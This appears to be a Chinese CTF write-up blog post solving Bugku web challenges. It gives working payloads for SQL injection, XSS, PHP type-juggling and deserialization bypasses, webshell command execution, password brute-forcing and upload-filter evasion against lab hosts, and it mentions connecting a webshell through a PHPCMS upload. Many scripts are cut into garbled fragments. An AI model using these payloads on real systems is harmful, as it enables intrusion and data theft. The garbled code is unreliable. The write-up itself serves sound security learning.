

主机地址

域名	shell	状态
http://phpcms.test...	http://phpcms.test.bugku.com/uploadfile/2017/0516/201705160120...	成功

本软件仅供测试，请勿非法使用，下载后24小时内删除。

攻击

然后上传一次基本上你就会被ban了，因为服务器有基本的防护！没关系，等一会再菜刀链接！！就成功了！



实现了最简单的漏洞利用!!!

## 输入密码查看flag

首先看到了页面，输入5位密码数字得到flag，一看五位数字，那么总共10万种情况，直观就是爆破，时间比较长，但是不需要怀疑人生，直接爆破即可，代码如下：

```
#coding:utf-8import requestsurl='http://120.24.86.145:8002/baopo/?yes'value=[]for i in range(0,99999): if(len(str(i))<5): value
```

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25

嫌速度太慢可以开多个线程，分段爆破，可以得到结果

```
选择C:\Windows\System32\cmd.exe - python "C:\Users\Assassin\Desktop\MYpthon.py"
trying 13558
trying 13559
trying 13560
trying 13561
trying 13562
trying 13563
trying 13564
trying 13565
trying 13566
trying 13567
trying 13568
trying 13569
trying 13570
trying 13571
trying 13572
trying 13573
trying 13574
trying 13575
trying 13576
trying 13577
trying 13578
trying 13579

flag {bugku-baopo-hah}

</body>
</html>
trying 13580
trying 13581
trying 13582
```

http://blog.csdn.net/... 激活 Windows 转到设置以激活 Windows。

得到flag: flag{bugku-baopo-hah}

## 前女友

首先看网页源码可以找到链接

分手了, 纠结再三我没有拉黑她, 原因无它, 放不下。

终于那天, 竟然真的等来了她的消息: “在吗?”

我神色平静, 但颤抖的双手却显示出我此刻的激动。 “怎么了? 有事要我帮忙?”

“怎么, 没事就不能联系了吗?” 结尾处调皮表情, 是多么的陌生和熟悉.....

“帮我看看这个...” 说着, 她发来一个链接。

不忍心拂她的意就点开了链接, 看着屏幕我的心久久不能平静, 往事一幕幕涌上心头.....

```
</p>
<p>终于那天, 竟然真的等来了她的消息: “在吗?”
</p>
<p>我神色平静, 但颤抖的双手却显示出我此刻的激动。 “怎么了? 有事要我帮忙?”
</p>
<p> == $0
<p> “怎么, 没事就不能联系了吗?” 结尾处调皮表情, 是多么的陌生和熟悉.....
</p>
<p>
<p> “帮我看看这个...” 说着, 她发来一个
<a class="link" href="code.txt" target="_blank">链接</a>
"
"
"
</p>
<p>不忍心拂她的意就点开了链接, 看着屏幕我的心久久不能平静, 往事一幕幕涌上心头.....
</p>
<p>.....
</p>
<p>“我到底做错了什么, 要给我看这个!”
</p>
<p>“还记得你曾经说过.....”
```

然后审计代码看到最简单的php了

```
<?phpif(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])) { $v1 = $_GET['v1']; $v2 = $_GET['v2']; $v3 = $_GET['
```

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13

利用经典的md5 弱类型匹配和strcmp的数组get漏洞，当strcmp（数组，字符串）==0，然后我们构造payload如下

```
http://47.93.190.246:49162/?v1=QNKCDZO&v2=240610708&v3[]=0
```

1

得到flag

```
SKCTF{Php_1s_th3_B3St_L4NgUag3}
```

1

## 成绩查询

很久不做注入，最最简单的注入都不会了...  
先是尝试union 查询，测试列数，发现是四列

Execute

Enable Post data  Enable Referrer

Post data

id='union select 1,1,1,1#'

成绩查询

1,2,3...

Submit

### 1的成绩单

Math	English	Chinese
1	1	1

然后明显四个都是注入点，常见的爆库爆列即可  
爆库

```
id='union select (select SCHEMA_NAME from information_schema.SCHEMATA limit 1,1),1,1,1#'
```

1

爆表

```
id='union select (select table_NAME from information_schema.tables limit 40,1),1,1,1# #f4g的成绩单'
```

1

爆列名因为太多了写了个脚本

```
#coding:utf-8import requestsimport reurl='http://120.24.86.145:8002/chengjidan/'data = {'pwd':'11111'}content = requests.post(url,data)
```



1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17

又或者这么查，简单一些

```
id=-1' union select 1,2,3, group_concat(column_name) from information_schema.columns where table_name=0x666c3467#爆字段
```

1

最后直接查询即可，payload

```
id='union select (select skctf_flag from fl4g limit 0,1),1,1,1#
```

1

```
BUGKU{Sql_INJECT0N_4813drd8hz4}
```

1

同时这里用了sqlmap post注入的方法，详情请看

[sqlmap的post注入方法](#)

## Web6

这个题目搞的我也是懵逼，一看思路就是发现headers中的flag，然后base64解密两次post提交，写一个脚本就行了，但是呢，这里需要注意一个问题。

观察就会发现，每次访问的时候cookie是会变化的...所以啊...用python写脚本的时候，需要加上会话...需要加上会话...需要加上会话...

脚本如下：

```
#coding:utf-8import requests,base64import reurl='http://120.24.86.145:8002/web6/'value=[0]*100000s=requests.Session()content
```

```
1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14
```

flag

```
KEY{111dd62fcd377076be18a}
```

```
1
```

## Cookie欺骗???

简单的cookie构造，首先看网页是一个读取文件。其中我们可以看到filenamebase64加密后的内容，经过测试line是代表行数，然后我们尝试读取index.php本身。

```
#coding:utf-8import requests,base64import rehtml="url='http://120.24.86.145:8002/web11/index.php?line=%d&filename=aW5kZXgu"
```

```
1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12
```

得到index.php的源代码如下

```
<?phperror_reporting(0);$file=base64_decode(isset($_GET['filename'])?$_GET['filename']: '');$line=isset($_GET['line'])?intval($_G
```

```
1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19
```

发现就是呀加上一个cookie，让keys.php加入道文件列表中，然后申请读取keys.php即可，payload如下

```
#coding:utf-8import requests,base64import res=requests.Session()cookies={'margin':'margin'}content=s.get("http://120.24.86.145:8
```

```
1  
2  
3  
4  
5  
6  
7  
8
```

flag

```
KEY{key_keys}
```

```
1
```

## XSS

我们看源代码可以看到关键代码如下

```
<script> var s="" ; document.getElementById('s').innerHTML = s;</script>
```

1  
2  
3

然后我们看淡变量s比肩关键，但是题目中是通过构造

```
http://103.238.227.13:10089/?id=xxx
```

1

来改变s值的，虽然我不知道这是为啥....

然后我们搜索关键代码吧，发现可以找到payload

```
http://103.238.227.13:10089/?id=\u003cimg src=1 onerror=alert(_key_)\u003e
```

1

因为直接构造 < 不行，会用 &lt; 替换掉，插入的变成了纯文本，所以就用这种方法。


```
http://103.238.227.13:10089/?id=\u003cimg%20src=1%20onclick=alert(_key_)\u003e
```

1

也行

## never give up

进入界面不知道是啥，F12查看源码，发现提示1p.html? 然后试一下，发现自动跳转到论坛去了。然后用burp抓一下包，发现



脱出来然后urldecode一下，发现一个base64的密文，解密后再进行urldecode，得到一段关键代码

```
if(!$_GET['id']){ header("Location: hello.php?id=1"); exit();$id=$_GET['id'];$a=$_GET['a'];$b=$_GET['b'];if(stripos($a,'.')){ ech
```

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23

太尼麻痴汉了...一直想去绕过，没想起来直接去访问就可以...

← → ↻ 120.24.86.145:8006/test/f4l2a3g.txt

flag{tHis\_iS\_The\_fLaG}

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)


flag{tHis\_iS\_The\_fLaG}

1

但是正解是什么呢！分为几个关键点

1.最简单的id==0 用0==字符串绕过2.\$data = @file\_get\_contents(\$a,'r');\$data=="bugku is a nice platform!"这个利用了file\_get\_cont

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12



flag{tHis\_iS\_The\_fLaG}

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)


## welcome to bugkuctf

首先就能在F12中看到源码

```
<!-- $user = $_GET["txt"]; $file = $_GET["file"]; $pass = $_GET["password"]; if(isset($user)&&(file_get_contents($user,'r')==="wel
```

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12


果断构造



hello friend!

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

发现没什么特别的，利用一下文件包含，有反应了



hello friend!


PD9waHAgIA0KICANCmNsYXNzIEZsYWd7Ly9mbGFnLnBocCAgDQogICAgcH

base64解密得到

```
<?php class Flag{//flag.php public $file; public function __toString(){ if(isset($this->file)){ echo file_get_content:
```

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13

发现了经典的\_\_toString事件，但是没有触发的条件啊！肯定是index.php还藏着东西，于是查看得到




```
<?php $txt = $_GET["txt"]; $file = $_GET["file"]; $password = $_GET["password"]; if(isset($txt)&&(file_get_contents($txt,'r')==="we
```



- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20

就是输出反序列化的时候会触发\_\_toString属性。那么构造一下password值，自己写个代码即可



hello friend!

good

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

```
120.24.86.145:8006 /test1/index.php?txt=php://input&file=hint.php&password=O:4:'Flag':1:{s:4:'file';s:8:'flag.php';}r| HTTP/1.1
Host: 120.24.86.145:8006
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Connection: close
```

```
Server: nginx
Date: Thu, 03 Aug 2017 09:49:30 GMT
Content-Type: text/html
Connection: close
Content-Length: 379
```

```
hello friend!<br> <?php
//flag{php_is_the_best_language}
?><br>good
http://blog.csdn.net/qq_35078631
```


flag{php\_is\_the\_best\_language}

## 过狗一句话

看到过狗一句话，一开始是以为要想办法上传这个一句话来着，但是发现不是，居然是可以直接利用的，尝试 [http://120.24.86.145:8010/?s=phpinfo\(\)](http://120.24.86.145:8010/?s=phpinfo()) 发现可以利用。

构造想读取目录，发现有一些坑，`system("ls")`读出来，可能是读取的方法被限制了吧，于是找到了用php读取文件列表的方法  
23333

```
http://120.24.86.145:8010/?s=print_r(glob("*"))
```



```
Array ( [0] => conn [1] => flag.txt [2] => index.php [3] => xuan.php )
```

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

然后读取flag.txt即可啦，尝试 `print_r(file(flag.txt))` 不可以最终找到 `show_source`的方法：

```
http://120.24.86.145:8010/?s=show_source("flag.txt")
```

```
BUGKU{bugku_web_009801_a}
```

## 各种绕过哟

首先就能看到源码

```
<?phphighlight_file("flag.php");$_GET['id'] = urldecode($_GET['id']);$flag = 'flag{xxxxxxxxxxxxxxxxx}';if (isset($_GET['uname']) and is
```

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19

开始看错了看成了==，这个正常来看是不可能的，因为===是严格的等号，但是sha1函数有个漏洞，不能处理数组，于是如下构造得到flag

Load URL	http://120.24.86.145:8002/web7/
Split URL	?id=margin &uname[]=233
Execute	
	<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer
Post data	passwd[]=332  http://blog.csdn.net/qq_35078631

flag{HACK\_45hhs\_213sDD}

1

## Web8

这个题目很简单，用到了前面题目中讲到的php中file\_get\_contents的特性可以使用字节流。只需要构造如下得到flag



或说你那提示txt? 到底算个什么提示啊...

```
flag{3cfb7a90fc0de31}
```

1

## 字符? 正则?

本题目考察的是正则表达式的应用, 虽然很基础...但是挡不住我不会啊...所以简单查一下很快就做出来了, 首先打开了网页看到源码

```
<?php highlight_file('2.php');$key='KEY{*****}';$IM= preg_match("/key.*key.{4,7}key:V.V(.*)key)[a-z][[:punct:]]/!",
```

1  
2  
3  
4  
5  
6  
7  
8

最最关键的还是看preg\_match中的内容嘛, 这里简单讲一下、需要用到的规则

- 1.表达式直接写出来的字符串直接利用, 如key
- 2.“.”代表任意字符
- 3.“\*”代表一个或一序列字符重复出现的次数, 即前一个字符重复任意次
- 4.“V”代表“/”
- 5.[a-z]代表a-z中的任意一个字符
- 6.[[:punct:]]代表任意一个字符, 包括各种符号
- 7./i代表大小写不敏感
- 8.{4-7}代表[0-9]中数字连续出现的次数是4-7次

然后我们自己按照规则胡乱构造一下就可以了

http://120.24.86.145:8002/web10/?id=keyssssskey4567key:/s/ssssskeya@

1

KEY{0x0SIOPh550afc}

1

## 考细心

不知道是个啥，反正先用dirsearch扫描一下来着，发现目录

```
Target: http://120.24.86.145:8002/web13/  
[10:41:12] Starting:  
[10:42:16] 200 - 489B - /web13/index.php  
[10:42:31] http://blog.csdn.net/qq_35078631
```

然后查看robots.txt

Load URL	http://120.24.86.145:8002/web13/robots.txt
Split URL	
Execute	
<input type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	

User-agent: \*  
Disallow: /resusl.php

查看resusl.php

### The Result

Warning:你不是管理员你的IP已经被记录到日志了

121.27.31.173

By bugkuctf.

if (\$\_GET[x]==\$password) 此处省略1w字

http://blog.csdn.net/qq\_35078631

说实话然后我就蒙蔽了，什么操作??? 然后按照提示做了一下，想办法变成admin...构造x=admin...结果...

Load URL

Split URL

Execute

Enable Post data  Enable Referrer

---

### The Result

厉害了!

flag(ctf\_0098\_lkji-s)

<a href="#">106.6.172.125</a>	-----	17-06-23 10:45:06pm
<a href="#">110.185.29.246</a>	-----	17-06-24 03:54:30pm
<a href="#">110.185.29.246</a>	-----	17-06-24 03:54:43pm
<a href="#">106.6.166.163</a>	-----	17-06-24 08:03:05pm
<a href="#">106.6.166.163</a>	-----	17-06-24 08:09:52pm
<a href="#">106.6.166.163</a>	-----	17-06-24 08:10:43pm
<a href="#">106.6.166.163</a>	-----	17-06-24 08:10:53pm

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

flag(ctf\_0098\_lkji-s)

1

## 求getshell

首先想到%00的字符串截断，但是没用，蒙蔽了很久，最后忍不住看了一下大佬的思路。  
首先我尝试一下上传图片

<pre>POST /web9/index.php HTTP/1.1 Host: 120.24.86.145:8002 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: multipart/form-data; boundary=-----21452903801982016093222251034 Content-Length: 340 Referer: http://120.24.86.145:8002/web9/index.php Connection: close Upgrade-Insecure-Requests: 1  -----21452903801982016093222251034 Content-Disposition: form-data; name="file"; filename="flag.png" Content-Type: image/png  23333 -----21452903801982016093222251034 Content-Disposition: form-data; name="submit"  Submit -----21452903801982016093222251034--</pre>	<pre>HTTP/1.1 200 OK Server: nginx Date: Tue, 08 Aug 2017 03:17:23 GMT Content-Type: text/html Connection: close Content-Length: 387  &lt;html&gt; &lt;body&gt; &lt;form action="index.php" method="post" enctype="multipart/form-data"&gt; My name is margin, give me a image file not a php&lt;br&gt; &lt;br&gt; &lt;input type="file" name="file" id="file" /&gt; &lt;input type="submit" name="submit" value="Submit" /&gt; &lt;/form&gt;  Upload Success&lt;br&gt;Stored in: &lt;a href='upload/20170808111723_948.jpg' target='_blank'&gt;upload/20170808111723_948.jpg&lt;br /&gt;&lt;/body&gt; &lt;/html&gt;</pre> <p style="text-align: right;"><a href="http://blog.csdn.net/qq_35078631">http://blog.csdn.net/qq_35078631</a></p>
---	--

发现上传没问题，我试图吧filename改成php未果

php2, php3, php4, php5, phps, pht, phtm, phtml 均试下还是没啥结果...

参考大佬的思路，先把上面的 **Content-Type: multipart/form-data;** 改成大小写绕过的形式，改为 **Content-Type: Multipart/form-data;**，  
然后再一个一个地尝试，发现php5可以利用

```
POST /web9/index.php HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----21452903801982016093222251034
Content-Length: 340
Referer: http://120.24.86.145:8002/web9/index.php
Connection: close
Upgrade-Insecure-Requests: 1

-----21452903801982016093222251034
Content-Disposition: form-data; name="file"; filename="flag.php"
Content-Type: image/png

23939
-----21452903801982016093222251034
Content-Disposition: form-data; name="submit"

Submit
-----21452903801982016093222251034--
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 08 Aug 2017 03:25:52 GMT
Content-Type: text/html
Connection: close
Content-Length: 268

<html>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin, give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>
```

KEY{bb35dc123820e}

